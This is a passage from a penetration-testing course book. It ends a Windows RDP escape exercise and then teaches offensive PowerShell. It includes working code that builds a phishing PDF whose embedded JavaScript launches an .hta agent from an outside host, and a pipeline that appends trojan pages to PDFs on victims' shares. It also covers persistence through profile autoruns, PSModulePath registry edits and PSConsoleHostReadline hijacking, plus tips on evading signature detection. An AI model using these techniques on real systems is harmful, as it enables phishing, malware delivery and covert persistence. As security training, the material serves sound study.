The Software Restriction Policy must not be blocking notepad.exe or mspaint.exe. We have successfully met our goals of controlling program execution despite Group Policy Objects, Security Templates, and Software Restriction Policies.


Exercise: RDP Escape Notepad and Mspaint – The Point

- Alternative techniques can work around defenses and broken systems
- Creatively manipulate what is allowed to improve your foothold
- You may need to try many techniques, even taking a few steps back, not always 1-2-3

Some tricks work because of an oversight in securing, some work because of the design of the desktop operating system.


Exercise: RDP Escape Notepad and Mspaint – The Point

The point of this exercise was to practice using alternative techniques to common tasks. Executing applications that are specifically blocked or blocked as a side effect of a security control can help you work around issues your exploit payloads encounter.




Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Course Roadmap

Next we examine the essential skills needed to leverage PowerShell effectively as a pen tester.



PowerShell

PowerShell is Microsoft's Standard Task Management interface. Besides replacing the classic cmd.exe shell, it is a shell interface to the System.Management.Automation.dll. For access to most Windows APIs, it provides an interface to Component Object Model (COM) and .NET objects. PowerShell borrows syntax and ideals from many different shells and interpreters, but primarily Bash and Perl. Because anything on a Windows machine can be accessed with PowerShell, it's important to know typical objects and cmdlets and how they interact with each other.

It's also important to recognize differences between PowerShell versions. PowerShell was an extra add-on for Windows XP and Server 2003. PowerShell v2 was bundled on Windows 7 and Server 2008, so many tools are standardized on v2 syntax and capabilities. Windows 8 and Server 2012 bundled with v3, adding yet more features (and even weaknesses). Windows 10 is bundled with PowerShell v5, bringing even more features that can enable better defenses and intricate attacks.

See the **PowerShell section in the Appendix of this book** for essential definitions, concepts, and examples of everyday PowerShell use. We'll be using PowerShell and PowerShell-based attack tools and manipulating PowerShell from the perspective of a penetration tester.

For Automation or Attacks?

- Leverage objects from COM or .NET
- Example PDF Phishing with PDFSharp DLL


```
Add-Type -Path C:\pdf\PdfSharp-WPF.dll
$doc = New-Object PdfSharp.Pdf.PdfDocument
$doc.Info.Title = "Phishing POC"
$js="app.launchURL('http://kittenwar.sec660.org/agent.hta')"
$doc.info.Creator = "@jimshew"
$page = $doc.AddPage()
$dictjs = New-Object PdfSharp.Pdf.PdfDictionary
$dictjs.Elements["/JS"] = New-Object `
...[snipped for readability]...
$doc.Internals.Catalog.Elements["/Names"] = $dictgroup
$doc.Save('C:\phish.pdf')
```


For Automation or Attacks?

Here we have an example of using PowerShell to create a malicious PDF for a phishing attack. Utilizing the .NET objects found in the PDFSharp DLL, we can craft a PDF with the proper structure. Naturally, you can customize the PDF to be more enticing for your victim to open, much like common APT style attacks, and deliver the victim to a malicious site such as a Trojan or agent executable. A complete function is included with the following exercise, but an example is included here for completeness:

```
Add-Type -Path C:\pdf\PdfSharp-WPF.dll
   $doc = New-Object PdfSharp.Pdf.PdfDocument
   $doc.Info.Title = "Phishing POC"
   $js="app.launchURL('http://kittenwar.sec660.org/agent.hta')"
   $doc.info.Creator = "@jimshew"
   $page = $doc.AddPage()

   $dictjs = New-Object PdfSharp.Pdf.PdfDictionary
   $dictjs.Elements["/S"]  = New-Object PdfSharp.Pdf.PdfName
("/JavaScript")
   $dictjs.Elements["/JS"] = New-Object
PdfSharp.Pdf.PdfStringObject($doc, $js)
```

```
$doc.Internals.AddObject($dictjs)
$dict = New-Object PdfSharp.Pdf.PdfDictionary
$pdfarray = New-Object PdfSharp.Pdf.PdfArray
$embeddedstring = New-Object PdfSharp.Pdf.PdfString("EmbeddedJS")
$dict.Elements["/Names"] = $pdfarray

$pdfarray.Elements.Add($embeddedstring)
$pdfarray.Elements.Add($dictjs.Reference)
$doc.Internals.AddObject($dict)
$dictgroup = New-Object PdfSharp.Pdf.PdfDictionary
$dictgroup.Elements["/JavaScript"] = $dict.Reference
$doc.Internals.Catalog.Elements["/Names"] = $dictgroup
$doc.Save($filename)
```



Automate and Attack

You may be asking yourself why PowerShell would be a better choice for a task than another tool or programming language. Essentially, since it is the blessed management and automation tool from Microsoft, it cannot realistically be entirely blocked. Some endpoint security products have begun catching common PowerShell attack tools, but they are relying on the inadequate technique of string signature matching. Evading the signature detection is usually as easy as renaming the attack tool.

Microsoft has gone to great lengths to position PowerShell as an excellent cloud management language. Almost all Microsoft products have complete support in PowerShell, including Hyper-V and their Azure cloud service. Amazon's AWS has an API and mature PowerShell support. VMware has long supported management via their PowerCLI tool, which is basically just two extra modules loaded into the PowerShell console. Hardware vendors have also matured in PowerShell and CIM support for managing things like patch deployment, out-of-bound (pre-boot) management, and environmental sensors.

PowerShell's object utilization lends itself very well as an attack tool. The Object pipeline allows an attacker to work at scale very effectively. For example, consider this command chain:

```
Get-Victim | Get-Share | Get-ChildItem -Recurse -Name *PDF | Merge-PDF -
Page Trojan.pdf
```

The Get-Victim cmdlet shown here is a custom function that returns a list of IP addresses and hostnames: The scope of the penetration test. The Get-Share cmdlet is a second function that internally uses WMI to query each victim for shares. The Get-ChildItem cmdlet is a native PowerShell command similar to the classic DIR command; here it recurses into each directory and finds every PDF document. Finally, the Merge-PDF cmdlet is a custom cmdlet, using a PDFsharp DLL to append a page (which contains Adobe Reader–compatible JavaScript) to each PDF found.

PowerShell.exe Alternatives

- PowerShell_ISE.exe usually allowed for interactive sessions
- 32-bit PowerShell on 64-bit Windows

  `C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe`
  - Then back to 64-bit PowerShell


  `C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe`
- Custom EXE using the System.Management.Automation.dll
  - UnmanagedPowerShell
  - NotPowerShell
  - PSAttack

PowerShell.exe Alternatives

PowerShell commands and scripts can execute without the default PowerShell.exe console. If the console is being observed or prevented from executing, there are alternatives that may still be able to execute PowerShell payloads. Although the PowerShell_ISE.exe has slightly different terminal features, it could be useful in interactive situations. If running on 64-bit Windows, then 32-bit equivalent commands and DLLs are available by default at C:\Windows\SysWOW64\. Sometimes an attack script might assume 64-bit PowerShell, and it may be useful to switch back to 64-bit files by using a built-in file system alias: c:\Windows\sysnative\.

There's also an advantage to bringing your own console as the attacker. Since the core features of PowerShell are in System.Management.Automation.dll, it can easily be used by a simple .NET application.


UnmanagedPowerShell and NotPowerShell are examples of custom PowerShell consoles. PSAttack builds on the idea and includes some useful modules that are decrypted dynamically in memory to avoid common endpoint security detection.



Exploiting PowerShell Command Order and Precedence

Windows history had created a complicated chain of precedence to resolve which executable command should be run first. If a script or command is executed, but not canonically specified, an attacker can hijack execution with a higher-precedent command. Doskey aliases are a property of the shell window until Windows 10. Normally, the order of precedence is:

- doskey alias (pre-Windows 10)
- Alias
- Function
- Cmdlet
  - Overloaded Cmdlet checks object type
- Executable
  - Tries each $PATHEXT for each directory in $PATH



Attacking PowerShell Resources

The proliferation of PowerShell makes it a valuable new attack surface. System administrators may hard code credentials or other valuable information inside scripts. Secondly, these scripts may have weaknesses that could be exploited, such as command precedence confusion, DLL loading, or command injection. An attacker with a foothold should examine both the user and system PowerShell locations for scripts to take advantage of.

PowerShell Autoruns

- Profile running locations and context

Description	Tool	Path
Current User +Host	Console	$Home\Documents\WindowsPowerShell\Profile.ps1
Current User	Console	$Home\Documents\Profile.ps1
Current Host	Console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	Console	$PsHome\Profile.ps1
Current User + Host	ISE	$Home\Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
Current Host	ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1

PowerShell Autoruns

The PowerShell console and ISE have different defaults for a profile. The profile is loaded every time PowerShell starts. This can be specific to the Host, User, Console, ISE, or a combination. The filename of the current profile is always stored at $PROFILE. Any statements, including legacy commands or cmdlets in this file, will be executed upon start of PowerShell. You may want to adjust your profile to load certain modules or preset some environment variables. Because these files are automatically loaded when starting PowerShell, they are great locations to drop trojan payloads!

The order of enumerating these paths differs on how PowerShell is invoked: Interactive shell, interactive GUI (ISE), or background task, as well as private to user, all users, or hosts. Generally, dropping a new Profile.ps1 file or editing an existing one in all locations provides the greatest chance of execution, with minimal side effects.

Persistent PowerShell Modules

- PowerShell v3+ autoload modules from $env:PSModulePath
- Fun dynamic: Add cloud drive to this path

```
$origpaths = (Get-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Session
Manager\Environment" -Name PSModulePath ).PSModulePath

$newPath=$origpaths+";C:\Users\J\OneDrive\PowerShell\"

Set-ItemProperty -Path
"Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\S
ession Manager\Environment"-Name PSModulePath -Value $newPath
```


Persistent PowerShell Modules

The PowerShell engine will automatically be aware of module components since version 3. PowerShell will load psm1 files from the PSModulePath when invoked. This is a great place to establish a persistent PowerShell payload. We can either drop it in the default path or edit the registry setting to include a special path. The example here uses a cloud-hosted SkyDrive to contain the payload. We only need to update the module file and the victim will include the updated module the next time a PowerShell is invoked.

```
$origpaths =(Get-ItemProperty -Path
"Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session
Manager\Environment" -Name PSModulePath ).PSModulePath


$newPath=$origpaths+";C:\Users\J\SkyDrive\PowerShell\"


Set-ItemProperty -Path
"Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session
Manager\Environment"-Name PSModulePath -Value $newPath
```

PowerShell v3 PSConsoleHostReadline

- Designed as an equivalent for Bash's readline for special key sequences
- Affects each line of PowerShell interaction
- Interactive PowerShell looks for a function named PSConsoleHostReadline
  - This does not exist by default
  - Standard Windows PATHEXT enumeration occurs
  - Standard Windows PATH enumeration occurs


$PSHOME\PSConsoleHostReadline.bat

PowerShell v3 PSConsoleHostReadline

In PowerShell 3.0, the system PATH is used to enumerate executables, specifically looking for a non-existent file: PSConsoleHostReadline. Because the file doesn't exist, PowerShell attempts to load PSConsoleHostReadline with a long list of possible executable extensions: ps1, psm1, psd1, COM, EXE, BAT, CMD, VBS, and so on. As an attacker, all you need is to drop one PowerShell script somewhere in the PATH of a PowerShell v3 system and wait for any PowerShell interactive session. See Chris Campbell's blog at: http://obscuresecurity.blogspot.com/2014_02_01_archive.html for details.

This particular missing file "feature" was removed in PowerShell v4, but because PowerShell v3 shipped with Windows 8 and Server 2012, the technique is still valid. The attacker needs to write to the correct filename and then wait for the victim to run PowerShell interactively to run the dropped payload. Just note that whatever payload you drop will run with *each line* used in an interactive session on the victim.

